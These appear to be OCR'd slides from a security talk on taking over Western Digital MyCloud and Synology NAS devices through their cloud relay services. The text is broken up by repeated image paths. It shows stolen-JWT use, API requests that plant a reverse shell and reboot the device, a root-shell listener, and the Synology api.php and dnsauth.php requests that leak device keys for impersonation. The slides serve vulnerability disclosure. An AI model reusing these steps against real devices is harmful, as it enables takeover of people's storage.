


Attacker

authorization:
Bearer eyJhbGciOiJSU...

<https://t.me/learningnets>



Real **device**
establishes
cloud-tunnel again
(auto-reconnect)



GUID






Attacker

authorization:
Bearer eyJhbGciOiJSU...

<https://t.me/learningnets>


Real **device**
establishes
cloud-tunnel again
(auto-reconnect)



Attacker

<https://t.me/learningnets>

authorization:
Bearer eyJhbGciOiJSU...




Attacker connects to the **device** using admin's stolen JWT







Attacker




<https://t.me/learningnets>



authorization:
Bearer eyJhbGciOiJSU...



Create a new share
under /tmp



GUID



Attacker

<https://t.me/learningnets>




```
POST
/sdk/v1/filesystems
{
  name: "priv_pics",
  path: "/tmp"
}
```

Write a reverse shell to
`/tmp/upload_fw_success`
to be injected during reboot




Attacker




<https://t.me/learningnets>



GUID




Reboot via
`/sdk/v1/device`
(reboot)



Attacker

<https://t.me/learningnets>

```
PUT  
/sdk/v1/device  
{  
  type: "reboot",  
}
```




GUID

pre-auth RCE
REVERSE SHELL




Attacker

<https://t.me/learningnets>



GUID



```
→ ~ nc -lwk 1234
```

```
BusyBox v1.30.1 (2020-09-04 02:40:01 UTC)  
Enter 'help' for a list of built-in comman
```

```
root@MyCloudPR4100 ~ # id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@MyCloudPR4100 ~ # █
```

Attacker

<https://t.me/learningnets>



GUID

A Short Look @ Synology

Synology DS920+

- x86-64bit architecture based on a custom linux installation
- Web-based management using C++ CGI scripts served by **nginx**
 - Web `/usr/syno/synoman`
 - Conf `/etc/synoinfo.conf`
- Cloud platform: **QuickConnect**
 - Using **OpenVPN**





System tray icons: chat, user profile, calendar, search.

Package Center icon with a red notification badge.

Control Panel icon.

File Station icon.

DSM Help icon.

System Health

Healthy
Your Synology NAS is working well.


Server name	synoty
LAN 1 -	169.254.123.116
Uptime	10 day(s) 01:07:24

Resource Monitor

CPU	0%
RAM	5%
Total	↑ 16.2 KB/s ↓ 4.8 KB/s

Graph showing resource usage over time with a y-axis from 0 to 100.

alias.quickconnect.to



Control Panel

QuickConnect

QuickConnect makes it easy to connect to your DiskStation register for a Synology Account.

Enable QuickConnect

Synology Account:

Now give your DiskStation a QuickConnect ID. Make it easy to remember so that you and your menus can connect from anywhere with any device.

QuickConnect ID:

Automatically create port forwarding rules

Advanced

Connect to your DiskStation anywhere

On web browsers, use the links below:

DSM: <http://QuickConnect.to/YourID>

On mobile devices, enter the QuickConnect ID below on the login screen:


QuickConnect ID: **YourID**

Apply Reset




<https://t.me/learningnets>

`https://MyNas.quickconnect.to`




User

GET
`https://MyNas.quickconnect.to`



MyNas

`https://MyNas.quickconnect.to`




Tunnel using OpenVPN

GET
`https://MyNas.quickconnect.to`



User




MyNas

`https://onelearningnets`

`https://MyNas.quickconnect.to`

Yes, we can collect all subdomain..




Tunnel using OpenVPN



User


GET
`https://MyNas.quickconnect.to`



MyNas


Device Authentication

- Device-side auth is performed using multiple secrets
 - (Western Digital only relied on GUID)
- So what's the problem? We can leak these secrets



Device Authentication

- Device-side auth is performed using multiple secrets
 - (Western Digital only relied on GUID)
- So what's the problem? **We can leak these secrets**




Synology Device Identifiers

- So what secret do we need to impersonate Synology device?
 - **MAC Address**
 - **Serial Number**
 - **Device Model**
 - **DS Token** - Deterministically generated from the serial number
md5_rec(serial)
 - **API-KEY** - Device's QuickConnect key 9a8yva45jxzer26j23r..
 - **AUTH-KEY** - User's QuickConnect key
 - **Device Alias** - QuickConnect ID Name
 - **Device ID** - QuickConnect ID Number

Synology Discovery Protocol

- Synology Assistant
- UDP/9999
- Two versions:
 - V1 - Legacy version
 - V2 - encrypted, fully authenticated
- Luckily both are enabled
- Wrote a client to leak
 - SN
 - Model
 - MAC

```
0000 88 66 5a 27 14 b2 90 09 d0 1b ac be 08 00 45 00  fZ'.....E
0010 01 5f 00 f2 00 00 40 11 90 e1 0a 64 e9 82 0a 64  _...@...d..d
0020 e9 70 04 d2 27 0f 01 4b 7d 6f 12 34 56 78 53 59  p...K Jo 4VxSY
0030 4e 4f 19 11 39 30 3a 30 39 3a 64 30 3a 31 62 3a  ac:be...:1b:
0040 61 63 3a 62 65 12 04 0a 64 e9 82 10 04 01 00 00  ac:be...d...
0050 00 13 04 ff ff ff 00 18 04 01 00 00 00 15 04 0a  .....
0060 64 e9 01 14 04 0a 64 e9 01 a3 04 01 00 00 00 01  d.....
0070 04 02 00 00 00 11 06 73 79 6e 6f 74 79 1e 04 0a  .....s ynoty...
0080 64 e9 70 c0 0d 32 32 34 30 54 45 52 48 46 37 42  d.p..224 0TERHF7B
0090 31 41 73 0a 32 34 54 45 52 46 37 42 31 41 a4 04  1As.24TE RF7B1A..
00a0 00 00 02 01 a6 04 78 00 00 00 50 00 52 00 54 04  .....x..P.R.T.
00b0 00 00 00 00 56 00 58 00 5a 00 5c 00 51 00 53 00  .....V.X.Z.\.Q.S
00c0 55 04 00 00 00 00 57 00 59 00 5b 00 5d 00 a7 04  U.....y[f]...
00d0 01 00 00 00 48 04 01 00 00 00 49 04 d2 a7 00 00  .....H.....
00e0 77 05 37 2e 31 2e 31 90 04 01 00 00 00 78 06 44  w.7.1.1.....x.D
00f0 53 39 32 30 2b 70 18 73 79 6e 6f 6c 6f 67 79 5f  S920+p.s ynolog_y
0100 67 65 6d 69 6e 69 6c 61 6b 65 5f 39 32 30 2b c1  geminila ke_920+
0110 03 44 53 4d 80 04 00 00 00 00 7b 04 00 00 00 00  .DSM.....{
0120 71 04 01 00 00 00 75 04 88 13 00 00 76 04 89 13  q.....u.....v...
0130 00 00 7c 11 38 38 3a 36 36 3a 35 61 3a 32 37 3a  |..88:6 6:5a:27:
```



<https://t.me/learningnets>

Synology Device Identifiers

- So what secret do we need to impersonate Synology device?
 - **MAC Address** - 90:09:d0:01:23:45
 - **Serial Number** - 2230FG45A0
 - **Device Model** - DS920+
 - **DS Token** - Deterministically generated from the serial number
md5_rec(2230FG45A0)
 - **API-KEY** - Device's QuickConnect key
 - **AUTH-KEY** - User's QuickConnect key
 - **Device Alias** - QuickConnect ID Name
 - **Device ID** - QuickConnect ID Number

Synology DiskStation Manager api.php Authentication Bypass Vulnerability - ZDI-CAN-19609

- **api.php** endpoint to generate new device API Key

The image shows a network traffic capture in a browser's developer tools. The left pane displays the request details, and the right pane displays the response details.

Request:

```
1 POST /api.php HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: synology_geminilake_920+ DSM7.1-42962 Update 1 (Apikey)
4 Accept: */*
5 Connection: close
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 122
8
9 action=register&serial=[REDACTED]&token=acal[REDACTED]570743a&
model=DS92[REDACTED]2B&mac=[REDACTED]
```

An orange arrow points to the `action=register` parameter in the request body, with the label **register**.

Response:

```
1 HTTP/1.0 200 OK
2 Server: [REDACTED]
3 Date: Wed, 16 Nov 2022 09:25:47 GMT
4 Set-Cookie: PHPSESSID=0A[REDACTED]BA
5
6 {
  "action": "register",
  "errno": 0,
  "key": "96y84u[REDACTED]k15BBetE2-32awgNyyXi",
  "fields": {
    "id": 0,
    "key": "",
    "mac": "",
    "submac": "",
    "serial": "",
    "model": "",
    "version": "",
    "cmdline": "",
    "mount": "",
    "synofile": "",
    "create_time": "0001-01-01T00:00:00Z",
    "update_time": "0001-01-01T00:00:00Z"
  }
}
```

An orange arrow points to the `key` field in the response JSON, with the label **New API-KEY**.

Synology Device Identifiers

- So what secret do we need to impersonate Synology device?
 - **MAC Address** - 90:09:d0:01:23:45
 - **Serial Number** - 2230FG45A0
 - **Device Model** - DS920+
 - **DS Token** - Deterministically generated from the serial number
md5_rec(2230FG45A0)
 - **API-KEY** - Device's QuickConnect key *9a8yva45jxzer26j23r..*
 - **AUTH-KEY** - User's QuickConnect key
 - **Device Alias** - QuickConnect ID Name
 - **Device ID** - QuickConnect ID Number

Synology DiskStation Manager dnsauth.php Missing Authentication Information Disclosure Vulnerability - ZDI-CAN-19828

- `dnsauth.php` endpoint to generate new user Auth Key

Request

```
1 POST /dnsauth.php HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: synology_geminilake_920+ DSM7.1-42962 Update 1 (myds)
4 Accept: */*
5 Connection: close
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 232
8
9 ds_sn=[REDACTED]&ds_token=ac[REDACTED]5ce3a570743a&
  api_key=96y84ufWxJ[REDACTED]32awgNyyXi&action=
  get_auth_key&type=acnt_apikey&email=[REDACTED]&serial_no=[REDACTED]
```

Response

```
1 HTTP/1.0 200 OK
2 Server: [REDACTED]
3 Date: Wed, 16 Nov 2022 09:26:14 GMT
4 Set-Cookie: PHPSESSID=0AeN2[REDACTED]qtBA
5
6 {
  "code": "good",
  "myds_id": "[REDACTED]",
  "id": "[REDACTED]",
  "auth_key": "[REDACTED]821d1",
  "8ab9664e6e6fe61f[REDACTED]"
}
```

Annotations in the response:

- DS ID** points to the value of `"myds_id"`.
- AUTH-KEY** points to the value of `"auth_key"`.


Synology Device Identifiers

- So what secret do we need to impersonate Synology device?
 - **MAC Address** - 90:09:d0:01:23:45
 - **Serial Number** - 2230FG45A0
 - **Device Model** - DS920+
 - **DS Token** - Deterministically generated from the serial number
md5_rec(2230FG45A0)
 - **API-KEY** - Device's QuickConnect key *9a8yva45jxzer26j23r..*
 - **AUTH-KEY** - User's QuickConnect key *8abc54f51is1js2b129..*
 - **Device Alias** - QuickConnect ID Name
 - **Device ID** - QuickConnect ID Number

Getting Device Alias and ID

- **dnsauth.php** endpoint get device alias (and ID)

Request

Pretty f Hex   

```
1 POST /dnsauth.php HTTP/1.1
2 Host: [redacted]
3 User-Agent: synology_geminilake_920+ DSM7.1-42962 Update 1 (myds)
4 Accept: */*
5 Connection: close
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 158
8
9 action=check&auth_key=
8ab9664e6e6fe6 [redacted] e2
3 https://t.me/learningnets &serial_no=[redacted] &ds_info=
alias%2Cddns
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.0 200 OK
2 Server: [redacted]
3 Date: Wed, 16 Nov 2022 09:25:47 GMT
4 Set-Cookie: PHPSESSID=0AeN2Kr [redacted] tBA
5
6 {
  "code": "good",
  "alias": "[redacted]",
  "ddns": "something.synology.me",
  "report_cron_timestring": "~ * * * ~"
}
```

alias

Synology Device Identifiers

- So what secret do we need to impersonate Synology device?
 - **MAC Address** - 90:09:d0:01:23:45
 - **Serial Number** - 2230FG45A0
 - **Device Model** - DS920+
 - **DS Token** - Deterministically generated from the serial number
md5_rec(2230FG45A0)
 - **API-KEY** - Device's QuickConnect key *9a8yva45jxzer26j23r..*
 - **AUTH-KEY** - User's QuickConnect key *8abc54f51is1js2b129..*
 - **Device Alias** - QuickConnect ID Name *MyNas*
 - **Device ID** - QuickConnect ID Number *12345678*

Device Impersonation

- We impersonated the device
- Sent `update_network` command to quickconnect
